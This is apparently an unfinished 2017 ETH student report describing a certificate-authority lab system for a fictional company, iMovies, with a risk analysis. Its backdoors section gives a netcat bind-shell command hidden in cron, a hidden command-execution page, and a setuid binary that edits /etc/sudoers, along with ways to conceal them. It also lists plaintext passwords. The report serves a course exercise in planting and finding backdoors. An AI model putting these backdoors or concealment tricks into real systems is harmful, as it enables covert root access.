System Description and Risk Analysis

Bähler Alessio[1], Enz Andreas[1], and Niederberger Matthias[1]

Department of Computer Science, ETH Zurich
{*abaehler, aenz, niederbm*}*@student.ethz.ch*

November 23, 2017

Page limit: 30 pages.

Contents

1 System Characterization **3**
1.1 System Overview . . . 3
1.2 System Functionality . . . 4
1.2.1 Certificate Issuing Process . . . 4
1.2.2 Certificate Revocation Process . . . 5
1.2.3 CA Administration Interface . . . 5
1.2.4 Backup . . . 5
1.2.5 System Administration and Maintenance . . . 6
1.3 Security Design . . . 6
1.3.1 General . . . 6
1.3.2 Database . . . 6
1.3.3 Core CA . . . 7
1.3.4 Security considerations Andreas . . . 7
1.3.5 Web Server . . . 9
1.4 Components . . . 10
1.4.1 Core Certificate Authority (CA) . . . 10
1.4.2 Database . . . 10
1.4.3 Backup . . . 11
1.4.4 Network Firewall/Router . . . 12
1.4.5 Web Server . . . 13
1.5 Backdoors . . . 14
1.5.1 Easy Backdoor . . . 14
1.5.2 Hard Backdoor . . . 14
1.6 Additional Material . . . 16
1.6.1 Login credentials . . . 16

2 Risk Analysis and Security Measures **16**
2.1 Assets 16
2.1.1 **Physical Assets** 16
2.1.2 **Logical Assets** 17
2.1.3 **Persons** 18
2.1.4 **Intangible Goods** 18
2.2 Threat Sources 18
2.3 Risks Definitions 19
2.4 Risk Evaluation 20
2.4.1 Physical Assets 20
2.4.2 Logical Assets 21
2.4.3 Persons 21
2.4.4 Intangible Goods 21
2.4.5 Risk Acceptance 21

Recall the following guidelines when writing your reports:

- *Adhere to the given templates.*
- *Refer to the security principles in the book for justification.*
- *Use clear terminology:*
  - *secure = confidential + authentic. Be clear about which properties you are writing.*
  - *Are pairwise distinct: certificate, private key, public key, archive to of certificate with private key. Please avoid mixing these up.*
- *Refer to the source document of your risk definitions if appropriate.*
- *For the risk evaluation, formulate the threats in active, not passive, voice: who (threat source) does what (threat action)?*
- *Use a spell checker before hand-in!*

1 System Characterization

1.1 System Overview

iMovies is a company producing independent movies with a focus on investigative reporting. This requires that information within the company and with informants is handled confidentially. Therefore email communication should be secure. The system described in this report implements a certificate authority (CA), that allows employees to download digital certificates created by iMovies. Those can then be used to secure their mail correspondence.

The CA System is reachable from the internet so employees can access it from anywhere and certificates can be managed through a web interface. A network firewall serves as a first layer of defense for the iMovies company networks. The company networks are further divided into the DMZ and the internal network. The DMZ contains only the web server that hosts the CA web application. In the internal network we have a server creating and managing certificates (for short: core_ca), a dedicated database server and a backup machine. See Fig. (?? REF OVERVIEW).

Web traffic is handled on the web server, which in turn gets user data and certificates from the database and core_ca server through a REST API. Traffic from clients in the internet to the web server/firewall is encrypted. The backup machine periodically pulls a backup from from firewall, web server, database and core_ca server. All traffic on the network is encrypted.



Figure 1: System Architecture of the company network including an external client machine.

1.2 System Functionality

1.2.1 Certificate Issuing Process

1. The user logs in via a web form by entering his user ID and his password. The user ID and password are verified by consulting the information stored in the database. Alternatively, login using a valid client certificate is also possible. Client certificates are checked against the certificate revocation list (CRL) stored on the web server.

2. The user is shown the first name, last name und email address stored under their user ID in the database. If required, the user may correct this information and any changes will be applied to the database. The user is asked to provide a password with which the bundled certificate/key pair is encrypted.

3. A certificate is issued based on the user information stored in the database and a corresponding key is generated.

4. The user is offered the possibility to download the new certificate/key bundle in PKCS#12 format. After one download request, the certificate is deleted from the web server.

1.2.2 Certificate Revocation Process

1. The affected user authenticates himself to the web application. Authentication can either be certificate-based client authentication over SSL/TLS (if the user still holds a certificate and the corresponding private key) or the user uses his user name and password stored in the database (if the user has lost all certificate or their corresponding private keys).

2. After successful authentication, the user can choose to revoke either a single one or all of their certificates. Both requests have to be confirmed by entering the user's password. In the case of a single certificate revocation, the user has to provide the serial number. Upon revocation, a new certificate revocation list will be generated and published on the web server and login with the revoked certificate(s) will not be possible anymore. If the user is currently authenticated with a/the revoked certificate, they will be logged out.

1.2.3 CA Administration Interface

Allows the CA administrator to login with a digital certificate into a dedicated web page where the following data is displayed:

- Number of issued certificates
- Number of revoked certificates
- Current serial number

Since the CA administrator does not necessarily have a user ID and the DB/CA entries tied to that, they cannot access any other part of the user area of the website.

1.2.4 Backup

TODO: change in active form, move something to next point

- **Keys and Certificates:** A copy of all keys and certificates issued must be stored in an archive. The archive is intended to ensure that encrypted data is still accessible even in the case of loss of an employees certificate or private key, or even the employee himself.

- **Logs and Configuration:** All system critical logs and configuration files are backup up. In case a machine fails it should be easy to restore it and check the copied logs for causes.

We have a dedicated backup machine that periodically pulls all these files listed. Each backup is kept for a while, which means we have a history of backups allowing a restore at certain points in time.

1.2.5 System Administration and Maintenance

The system provides remote administration functionality on all servers over SSH and on the firewall via HTTPS. In addition, an automated back-up solution must be implemented, which includes configuration and logging information

1.3 Security Design

We refer to the following security principles [2]:

1. Simplicity
2. Open Design
3. Compartmentalization
4. Minimum Exposure
5. Least Privilege
6. Minimum Trust and Maximum Trustworthiness
7. Secure, Fail-Safe Defaults
8. Complete Mediation
9. No Single Point of Failure
10. Traceability
11. Generating Secrets
12. Usability

and to the project's security requirements:

a. Access control with regard to the CA functionality and data
b. Secrecy and integrity with respect to the private keys in the key backup
c. Secrecy and integrity with respect to user data
d. Access control on all components

1.3.1 General

- Every process in the different machines runs with only the privileges that are needed to accomplish its task, according to *5. Least Privilege*. All data in transit (via SSH or HTTPS) is encrypted, in adherence to *4. Minimum Exposure*.

1.3.2 Database

- The MySQL database is accessible only with username:password authentication from localhost, in accord with *5. Least Privilege*, *8. Complete Mediation* and *d. Access control on all components*

- The REST API is reachable only over HTTPS, in accord with *1. Simplicity* and *2. Open Design* since no custom protocol is used, and ideally with client side verification to ensure that only the Webserver can send requests (*Complete Mediation*). This could be partially limited by filtering the IP addresses to allow only the one of the Webserver, but IP addresses can be easily spoofed.

1.3.3 Core CA

- Keys are generated using RSA and are 2048-bit long (*11. Generating Secrets*).
- Thereafter they are deleted as soon as the password protected PKCS#12 file is generated (*4. Minimum Exposure*).
- For backup purposes a copy of the key is encrypted using the public key

1.3.4 Security considerations Andreas

- The web server is the only machine in a DMZ subnet to reduce the impact of a compromised web server on the whole system. Traffic from the DMZ to the internal network has to pass the through the firewall again. This is according to the security principle *No Single Point of Failure*.
- Each system functionality is located on a different physical machine according the the *Compartmentalization* security principle. This also somewhat adheres to the *No Single Point of Failure* principle since compromise or even failure of a machine does not always impact the whole system. The backup machine could fail without impacting the operation of the rest of the system. Failure of other machines would impact availability of the system, but if the backup can be accessed a restore is quickly done.
- The firewall is by design a single point of failure regarding the availability of the system, but it allows to *minimize the exposure* of the system to the internet drastically. Furthermore the pfSense firewall allows sophisticated logging and monitoring of incoming connections ensuring the security principle of *Traceability* regarding connections through the firewall.
- The DMZ and internal network should not be used by any machines except the servers, employees are not allowed to have their workstations in those networks. Should employees need a internal company network, then a new subnet has to be created and connected to the firewall. At the moment this is not in the system architecture since employees should connect from the internet. The networks and servers including firewall are therefore placed in a locked room where only system administrators have access. By doing this we follow the security principles of *Mimimum exposure* and *Complete Mediation*. Inside the room a system administrator can plug his own machine into those networks so he can work from his known environment which increases the *Usability*.

- All machines can be remotely administered through use of SSH thus adhering to the *Usability* principle. But the SSH connection is only possible with the private key of an administrator which follows the security principle of *Complete Mediation*.

- The backup machine logs each scheduled pull and deletion of files according to the *Traceability* security principle.

- Since the backup is pulled from other machines, all relevant configuration and administration can be done easily on a single machine which follows the security principles of *Usability* and *Compartmentalization*.

- The centralization of the backup process over SSH also adheres to the security principle of *Minimum Exposure* since none of the backed up users can simply SSH into the backup machine. On the other hand we violate the *No Single Point of Failure* principle, because someone with access to the backup user is automatically able to access all machines from which it pulls. We counter this with the principle of *Complete Mediation* and restrict access to the backup user heavily. Login at the physical machine or using SSH with the private key of a system administrator are the only ways.

- Using SSH to encrypt data in transit to the backup machine adheres to security principles of *Generating Secrets* and *Minimum Exposure*.

- We do a full backup at scheduled intervals and are keeping a history of old backups for a certain while. This is an approach compliant with the *Simplicity* principle contrary to the more complicated way of doing an incremental backup. It also makes restoring easier (*Usability*) and in case of a corrupted backup an older one can be used thus increasing the robustness of the system (*No Single Point of Failure*)

- We are running pfSense, a widely used and mature open source firewall solution adhering to the *Open Design* security principle. Additionally pfSense comes with a good web interface for administrators thus following the *Usability* principle.

- The web interface can only be accessed over https following the principle of *Minimum exposure*

- The pfSense web interface is by default not accessible from the internet, only entities in the internal subnet can reach it. To enable remote administration and therefore increase the *Usablity* of the web interface we allow SSH tunneling to the internal network interface for system admins. We ensure the *Complete Mediation* principle by allowing only SSH connections using private keys.

- pfSense follows a whitelist approach and the default is to block all traffic which is compliant with the *Secure, Fail-Safe Defaults* principle.

1.3.5 Web Server

- Respecting *10. Traceability*, the webserver logs user authentication, logins (users/CA admins), logouts, certificate issuance requests, certificate revocation, CRL downloads and failed login attempts. Additionally, these logs as well as relevant configuration and code files are being backed up, adhering to *9. No Single Point of Failure*.

- All pages of the website apart from welcomes pages, which don't provide any information or functionality, are only accessible to authenticated and logged in users. This complies with principles *4. Minimum Exposure*, *5. Least Privilege*, and *8. Complete Mediation*.

- The web server will only connect to/be connected to via the secure technologies SSH and HTTPS, hence all data legitimately sent to and received from it is encrypted. The data stored on the web server is only accessible to authenticated and authorized agents and users are never given the opportunity to directly access the underlying operating system or file system. This means that all data is duly protected in accordance with *4. Minimum Exposure* and *8. Complete Mediation*.

- Web server session management is handled by Django, a well-established web framework, which adheres to *1. Simplicity* and *2. Open Design*. Django's session management is based on cookies which are set to expire when the browser is closed. The session representation objects are encoded in order to not have the cookies leak information and are stored in a SQLite database on the web server machine. This database is only accessible by root and webserver, the user running the web server applications. No remote users have any rights on the database. This configuration follows principles *4. Minimum Exposure*, *5. Least Privilege* and *8. Complete Mediation*

- The web server is protected by a firewall that only allows traffic to the former flow over ports 22 and 443 which are internally mapped to 22 and 8100 respectively. Considering *9. No Single Point of Failure*, the web server itself also restricts access to ports 22 for SSH and 8100 for HTTPS. Honouring *6. Minimum Trust and Maximum Trustworthiness*, the web server will connect to the DB and CA machines via HTTPS, effectively identifying them and reducing trust that has to be put in the integrity of in-house machines.

- Multiple forms of authentication reduce the reliance on each single one, hence offering users to login either via credentials like user ID and password or via client certificate is another realization of *9. No Single Point of Failure*.

1.4 Components

1.4.1 Core Certificate Authority (CA)

The Core CA server runs in the iMovies internal network at IP address 192.168.50.31 and exposes a SparkJava REST API on port 8100, which accepts HTTPS connections only from the Webserver IP address 192.168.51.14 and uses a certificate signed with the CA root key. It offers calls to issue and revoke certificates, as well as to get information about the state of the CA.
The SparkJava application runs under user *coreca* and uses *openssl* commands to manage the CA state. Any data received and sent from the application is in Json format.
The following table shows the available REST calls.

#	**Method and Url**	**Parameters**	**Return**
1	POST /certificates/new/userId	password	pkcs12
2	DELETE /certificates/userId/one	serialNumber	certificateRevocationList
3	DELETE /certificates/userId/all	-	certificateRevocationList
4	GET /ca/issued	-	issued
5	GET /ca/revoked	-	revoked
6	GET /ca/serial_number	-	serialNumber

Description:

1. Creates a new private key and corresponding certificate signed with the CA root key for *userId*. Both are then stored in a PKCS#12 file that can be opened with *password*. The generated private key is encrypted and saved so that it can be backed up, then all other generated data is deleted and the bytes of the PKCS#12 file are returned in *pkcs12*

2. Revokes the certificate with *serialNumber* for *userId* and generates a new certificate revocation list, whose bytes are returned in *certificateRevocationList*

3. Revokes all certificates for *userId* and generates a new certificate revocation list, whose bytes are returned in *certificateRevocationList*

4. Returns the number of issued certificates in *issued*

5. Returns the number of revoked certificates in *revoked*

6. Returns the current serial number in *serialNumber*

TODO: hardening ()

1.4.2 Database

The Database server runs in the iMovies internal network at IP address 192.168.50.33 and exposes a SparkJava REST API on port 8100, which accepts HTTPS connections only from the Webserver IP address 192.168.51.14 and uses a certificate signed with the CA root key. It offers calls to handle user data.

The SparkJava application runs under user *database* and interacts directly with a local MySQL database, which contains only the legacy *users* table. The database is reachable on port 3306, but only from localhost. Any data received and sent from the application is in Json format.
The following table shows the available REST calls.

#	**Method and Url**	**Parameters**	**Return**
1	GET /users/userId	-	lastname, firstname, emailAddress
2	POST /users/userId	lastname, firstname, emailAddress	-
3	POST /users/verify/userId	userPasswordHash	correctCredentials

Description:

1. Returns *lastname*, *firstname* and *emailAddress* attributes for *userId* from the database
2. Changes *userId* attributes in the database to the given *lastname*, *firstname* and *emailAddress*
3. Changes *userId* attributes in the database to the given *lastname*, *firstname* and *emailAddress*

TODO: hardening (1 second wait against brute force,

1.4.3 Backup

The backup machine pulls files from other machines using rsync 3.0.9 in archive mode over an ssh connection. We do full (non-incremental) backups at scheduled intervals of important system logs, applications logs, application configuration and data. Backed up machines are:

- web server
- firewall
- core ca
- database

Not only the last backup is stored, we keep old backups. But to reduce the amount of data stored a cleanup process deletes backups after they reach a certain age. Files can be restored using rsync and reversing source and target of the backup command. While the data in transit is encrypted through the use of ssh, backups on the machine are not encrypted. The machine can only be accessed physically and over ssh with the private key of the sysadmin.

Scheduling of pulling and cleaning the backups is done with cron. There are two main backup frequencies. The first one is a daily pull of seldom changing, less important files. The second one pulls every 20 minutes. Jobs are staggered

so that they don't start at the same time. To be able to automate this process over ssh a passwordless private key is needed for the backup user and all machines listed above need to authorize the corresponding public key. The files and folders that need to be pulled have to be listed in configuration files on the backup machine. In general, the pull approach allows central administration of the whole backup process on a single machine.

1.4.4 Network Firewall/Router

This machine separates the iMovies company networks from the internet and serves as a first line of defense. Furthermore it serves as a router, mainly for incoming webtraffic and ssh connections. We use pfsense 2.4.1 installed on FreeBSD 64-bit. Administration of pfSense is mostly done over a web interface, which is only reachable from the internal network. But remote administration of the web interface is possible by first creating an ssh tunnel to the internal network interface and then starting a web session over this tunnel (using for example Firefox with a SOCKS proxy)

As seen in Fig. (?? REF OVERVIEW) the Firewall has three network interfaces connecting to the internet, DMZ and internal network. In the following we describe the routing (NAT) and firewall rules set up on each interface. All rules we set up do explicitly allow certain traffic, because the pfSense default is to reject everything.

We use static IPs on all machines and network interfaces (see Figure ??? REF TOPO). For the sake of readability we will use the following names for the IP addresses:

Name	**IP**	**Description**
WAN	192.168.70.10	Firewall interface to the internet
DMZ	192.168.51.51	Firewall interface to the DMZ
INTERN	192.168.50.50	Firewall interface to the internal network
WS	192.168.51.14	Web server
DB	192.168.50.33	Database server
BK	192.168.50.32	Backup machine
CA	192.168.50.31	Core CA server

Table 1: Names of IPs used in further explanations. See Figure ??? REF OVERVIEW for a graphical representation

WAN port routing table

The only IP exposed to the internet is that of the WAN interface. This means traffic has to be routed to the correct machine using NAT. The only traffic from the internet we we want to allow is https traffic to the web server and ssh traffic to every machine for remote administration. Table 2 shows the routing rules for TCP traffic depending on destination port.

pfSense automatically creates firewall rules to allow NATed traffic. The only rule we add is to allow ICMP traffic to the WAN interface from any host, so

Dest. Port	NAT IP	NAT Port
443	WS	8100
5050	INTERN	22
5031	CA	22
5032	BK	22
5033	DB	22
5114	WS	22

Table 2: NAT port routing at the WAN interface

that the ping command can be used to check if the WAN interface is reachable.

DMZ firewall rules

Only connections from the web server to the https ports of database and core_ca are allowed. Also enabling ICMP to be able to ping any host on the company network.

Protocol	Src. IP	Dest. IP	Dest. Port	Action
TCP	WS	DB	8100	Pass
TCP	WS	CA	8100	Pass
ICMP	*	*	*	Pass

Table 3: Firewall rules at the DMZ interface

INTERN firewall rules This interface allows all outgoing IPv4 traffic. Also there is a special Lockout prevention rule in place making sure the pfSense web interface is always reachable from the internal network.

1.4.5 Web Server

The web server runs on a machine in the iMovies demilitarized zone (DMZ). It handles all the HTTP and HTTPS traffic from and to the Internet as well as the HTTPS traffic from and to the database (DB) and core certificate authority (CA) machines in the iMovies internal network. User authentication is executed in collaboration with DB in the case of username/password authentication and CA in the case of client certificate based authentication. The web server stores an up-tp-date certificate revocation list that it uses to verify client certificates. The web server acts as interface for clients to access the certificate authority functionality and allows them to make changes to first name, last name and email address entries in the database. The web server logs all relevant user activity such as authentication, certificate generation and revocation. The web server is run on nginx 1.12.2 which connects via uWSGI 2.0.15 (a web server gateway interface software) to the web application running on the web framework Django 1.11.6. The machine runs CentOS 7 and the aforementioned uWSGI and Django applications run in a Python 3.6.3 virtual environment. The firewall restricts access to the web server to ports 22 and 8100. Additionally, the web server itself restricts all access to ports 22, for system administrator

remote maintenance and backup services, and 8100, on which the web server accepts HTTPS requests. HTTP requests are flat out rejected. The system has dedicated account for remote administration and running the uWSGI/Django applications, where the former is a sudoer and the latter is not. Since the web server machine is located in a locked room, only the system administrator, who keeps the key, has physical access to it. The machine is maintained by the system administrator on a daily basis, which includes updating the installed software and checking the logs. The backup process stores the logs every 20 minutes and the uWSGI/Django code and configuration files daily.

Describe the implemented backdoors.

1.5 Backdoors

1.5.1 Easy Backdoor

We put the easy backdoor on the Backup machine. In certain intervals a port is opened for a short time that is directly bound to a shell. Once the attacker has access to the Backup machine he can ssh as root into all other machines from which backup data is pulled. This is possible because the backup process has root access over ssh to all machines that need to be backed up, since it needs to pull system logs readable only by root.

We did this with netcat listening on port 9844 for 10 seconds: ncat -l 9844 -i 10 -v -e /bin/bash The interval scheduling is done with a few cronjobs in the crontab of user backup. To obscure those crontab entries, all their output to stdout and stderr is sent to /dev/null. Also the crontab calls a bash script instead of the netcat command, so that is looks a bit less suspicious. Finally that script is hidden with with a not so easy to find name ". ", which makes it more suspicous in the crontab entry but harder to find in general. The port opens in a pattern every few minutes. The pattern repeats every 10 minutes and during those opens at minute 0, 1, 3, 5, 6, 8.

The connection is persistent if an attacker connects curing those 10 seconds when the port is open.

1.5.2 Hard Backdoor

The hard backdoor is a two-stage process that allows any attacker to execute bash commands with root privileges on the Webserver, Core CA and Database machines. The first phase consists of a hidden webpage on the Webserver and a hidden REST call on both Core CA and Database that, when a given state is reached, allows the execution of any command given by the attacker. Since these commands will be executed with the rights of the unprivileged user running the processes, the second phase consists in using a specially crafted executable that is hidden in the target machine filesystem to obtain passwordless sudo privileges. The attacker can then execute any command through the hidden webpage/REST call and receive its output.
Here a more detailed explanation of the two phases:



Figure 2: FSM on web server



Figure 3: FSM on DB and CA

- **Phase 1**: The web server implements a finite state machine (FSM) with four states. The transitions are achieved by inserting special headers into the requests sent to the webserver. All requests have to be sent to https://www.imovies.com/info/display/wonderland, which will return a 404 page unless the FSM is in state 4. In the necessary headers in the form *name: value* are indicated on the transition, whereas *other* simply means any other headers. Another header header of the form *target: [ws, db, ca]* has to be included in order to indicate the target machine of the request. When the web server is in state 4, requesting the url in question will return a page with a form. If the correct keywords, in order: *target db alexa execute command* where command can be any bash command, are entered into this form, the command is executed on the web server machine. With the web server in state 4, the attacker now also has the possibility to influence the FSM on the DB or CA. Via the form, two header (name/value) pairs can be included into the request from web server to the target machine. The FSM of these machines is shown in . Similar to before, the attacker has to reach state 3, in which commands will be executed on the target machine.

- **Phase 2**: the executable file */usr/lib/systemd/system-agent* has *setuid bit* set and when executed with option *-a* will modify */etc/sudoers* by adding a line that gives the unprivileged user on the machine the right to execute any command without password. If it is executed with option *-z* the original will be written in */etc/sudoers* and any other case will result in no action being performed. Since there aren't many files with *setuid bit* set, the file is placed in a legitimate and pre-existent operating system's directory, is given a misleading name and has creation date set before semester begin to make more difficult its discovery.

Hide this subsection in the version handed over to the reviewing team by setting the flag `showbackdoors` at the top of this document to `false`.

1.6 Additional Material

You may have additional sections according to your needs.

1.6.1 Login credentials

TODO: set tables width

Machines user accounts		
Machine	**User**	**Password**
Backup	TODO	TODO
Core CA	iadmin	TODO
Core CA	coreca	TODO
Database	iadmin	TODO
Database	database	TODO
Firewall	TODO	TODO
Webserver CA	TODO	TODO

MySQL Database users	
User	**Password**
root	reallySecurePwd1!
dbuser	securePwd17!

iMovies users	
Username	**Password**
db	D15Licz6
fu	KramBamBuli
ms	MidbSvlJ
a3	Astrid

2 Risk Analysis and Security Measures

2.1 Assets

2.1.1 Physical Assets

- **Servers**: all server machines (described in Section 1.4) are positioned in single lockable rack which resides in a locked room in the basement. Only the System Administrator has access to them.
- **Internet Connectivity**: connects the Firewall/Router machine to the ISP's backbone via fiber cable. The SLA with the ISP only guarantees 99.99% availability, so there might some short periods of time in which there is no connection to the Internet.
- **Internal Network**: it consists of Ethernet cables that physically connect the machines in the rack to the firewall/router.

- **Firewall Machine**: TODO decide also about router

2.1.2 Logical Assets

Software TODO: group with same properties

- **Firewall application**: pfSense application running on the Firewall machine TODO: Andi? ref
- **Web application**: TODO Matthias?
- **CA and Database applications**: the SparkJava applications running respectively on the Core CA machine and on the Database machine TODO refs
- **MySQL server**:
- **Backup application**: TODO: Andi?

Information TODO: group with same properties, textbf

- User certificates and keys:
- Server keys and certificates: Core Ca, Database and Webserver
- Root CA key and certificate:
- User data:
- Configuration and log files:
- private SSH keys:
- **Certificate revocation list**: contains all revoked certificates. It has to be up to date and available to the users. Furthermore its integrity has to be guaranteed.
- **Recovery private and public keys**: the public key is used to encrypt user private keys and has to be available to the CA application. The private key can be used to recover the private keys in case of necessity and given its importance is stored in the safe in the Administrators office that can be opened only in the presence of both the System and the CA Administrators.
- Login data on different machines

2.1.3 Persons

- **System Administrator**: maintains the system by applying software updates, controlling system logs to search malicious behaviours that could lead to security issues and ensuring that the machines hosting the systems components are working properly. He therefore has access to sensitive data, in the form of a remote connection well as physical access to all components.
- **CA Administrators**: are able to verify the current state of the CA.
- **Employees**
- **Informants** that both use the system to obtain certificates which allow them to communicate securely with the WebServer.
- **Management**

2.1.4 Intangible Goods

- **Company reputation**: iMovies is known for the quality and reliability of its investigative reports, as well as for the professionality of its reporters.
- **Confidentiality of informant identities**: the exposure of an informant may have serious consequences for the informat, but also for iMovies. For the former it may result in monetary loss, legal consequences or even physical harm, while for the latter it will cause damage to the reputation.

2.2 Threat Sources

- Nature: Floods, lightning strikes, earthquakes can damage the physical infrastructure.
- Users: Employees (includes also cleaning personnel etc.) and informants can act maliciously or be careless/poorly trained.
- Competitors: may be interested in obtaining confidential information to gain an advantage, blackmail or cause harm by publishing it. May resort to Skilled Hackers to achieve their goals.
- Investigation Subjects: subjects of investigative reports that were publicly exposed and may want to get revenge by causing any kind of damage. May resort to Skilled Hackers to achieve their goals.
- Organized Crime: can directly or indirectly be "Victim", could be interested in blackmailing the Company to gain money or just to obtain important information that can be sold on the black market/used for other illegal activities.
- Malware: may be non-directional or self-spreading and have different goals, e.g. Ransomware, Trojans.

- Expert Hackers: A skilled hacker has expert knowledge for some systems. He can write his own code and may use unknown or unpublished vulnerabilities (from book). May itself be a "Victim" or act for monetary interests.
- Script Kiddies: This type of adversary has basic computer knowledge and uses mainly known vulnerabilities for which exploits are available on the Internet. However, he might write scripts to automate tasks or use tools to automatically create malware. His main motivations are challenge, glory and destruction (from book).
- Organizatorial Deficiencies: lack in employee training, poor/non-existing/non-enforced security measures, such as unsanitized user input, can weaken the overall security of the system.
- Hardware Failures: TODO

2.3 Risks Definitions

Definition of Likelihood, Impact and Risk level using the following three tables from [2].

Likelihood	Description
High	The threat source is highly motivated and sufficiently capable of exploiting a given vulnerability in order to change the asset's state. The controls to prevent the vulnerability from being exploited are ineffective.
Medium	The threat source is motivated and capable of exploiting a given vulnerability in order to change the asset's state, but controls are in place that may impede a successful exploit of the vulnerability.
Low	The threat source lacks motivation or capabilities to exploit a given vulnerability in order to change the asset's state. Another possibility that results in a low likelihood is the case where controls are in place that prevent (or at least significantly impede) the vulnerability from being exercised.

Impact	
Impact	Description
High	The event (1) may result in a highly costly loss of major tangible assets or resources; (2) may significantly violate, harm, or impede an organization's mission, reputation, or interest; or (3) may result in human death or serious injury.
Medium	The event (1) may result in a costly loss of tangible assets or resources; (2) may violate, harm, or impede an organization's mission, reputation, or interest, or (3) may result in human injury.
Low	The event (1) may result in a loss of some tangible assets or resources or (2) may noticeably affect an organization's mission, reputation, or inter- est.

Risk Level			
Likelihood	**Impact**		
	Low	Med	High
High	Low	Med	High
Med	Low	Med	Med
Low	Low	Low	Low

2.4 Risk Evaluation

Potential threats and countermeasures with the inferred risk. TODO: running numbers!!

2.4.1 Physical Assets

Common
Servers
internet Connectivity
Internal Network

2.4.2 Logical Assets

2.4.3 Persons

2.4.4 Intangible Goods

No.	Threat	Countermeasure(s)	L	I	Risk
1	Expert Hackers: mount MitM attack to spy on and tamper with communications between Clients and WebServer. This allows the hackers to learn in particular a user's password and private keys.	HTTPs connection with Server side authentication	*Med*	*High*	*Med*
2	Victim: resorts to Script Kiddies to launch DDoS attack on WebServer and cause damage, disruptions, maybe even ask money to stop	Simple DDoS protection like SYN cookies against syn flood	*High*	*High*	*High*

No.	Threat	Countermeasure(s)	L	I	Risk
1	Hardware Failures: cause damages to the hard drives and privite CA key and certificate can't be recovered.		*Low*	*Med*	*Low*

No.	Threat	Countermeasure(s)	L	I	Risk
1	User: exploits physical access to Backup Machine and obtains backup data.	Physical protection of System Components, Disk Encryption	*Low*	*Med*	*Low*

No.	Threat	Countermeasure(s)	L	I	Risk
1	Expert Hacker: steals System Administrator credentials	Enforce Strong Passwords, Increase security sensibilization/awareness	*Med*	*High*	*Med*
2	Organizatorial Deficiencies: illness or injury impede its work and the System is left unattended in case of problems/attacks	Good Documentation and making sure that not only one person knows the system	*High*	*Med*	*Med*

2.4.5 Risk Acceptance

List all medium and high risks, according to the evaluation above. For each risk, propose additional countermeasures that could be implemented to further reduce the risks.

No. of threat	Proposed additional countermeasure including expected impact
...	...
...	...

References

[1] Computer Security: Principles and Practice. William Stallings and Laurie Brown, Prentice Hall, 2008

[2] Applied Information Security: A Hands-on Approach, David Basin, Patrick Schaller and Michael Schläpfer, Springer, 2011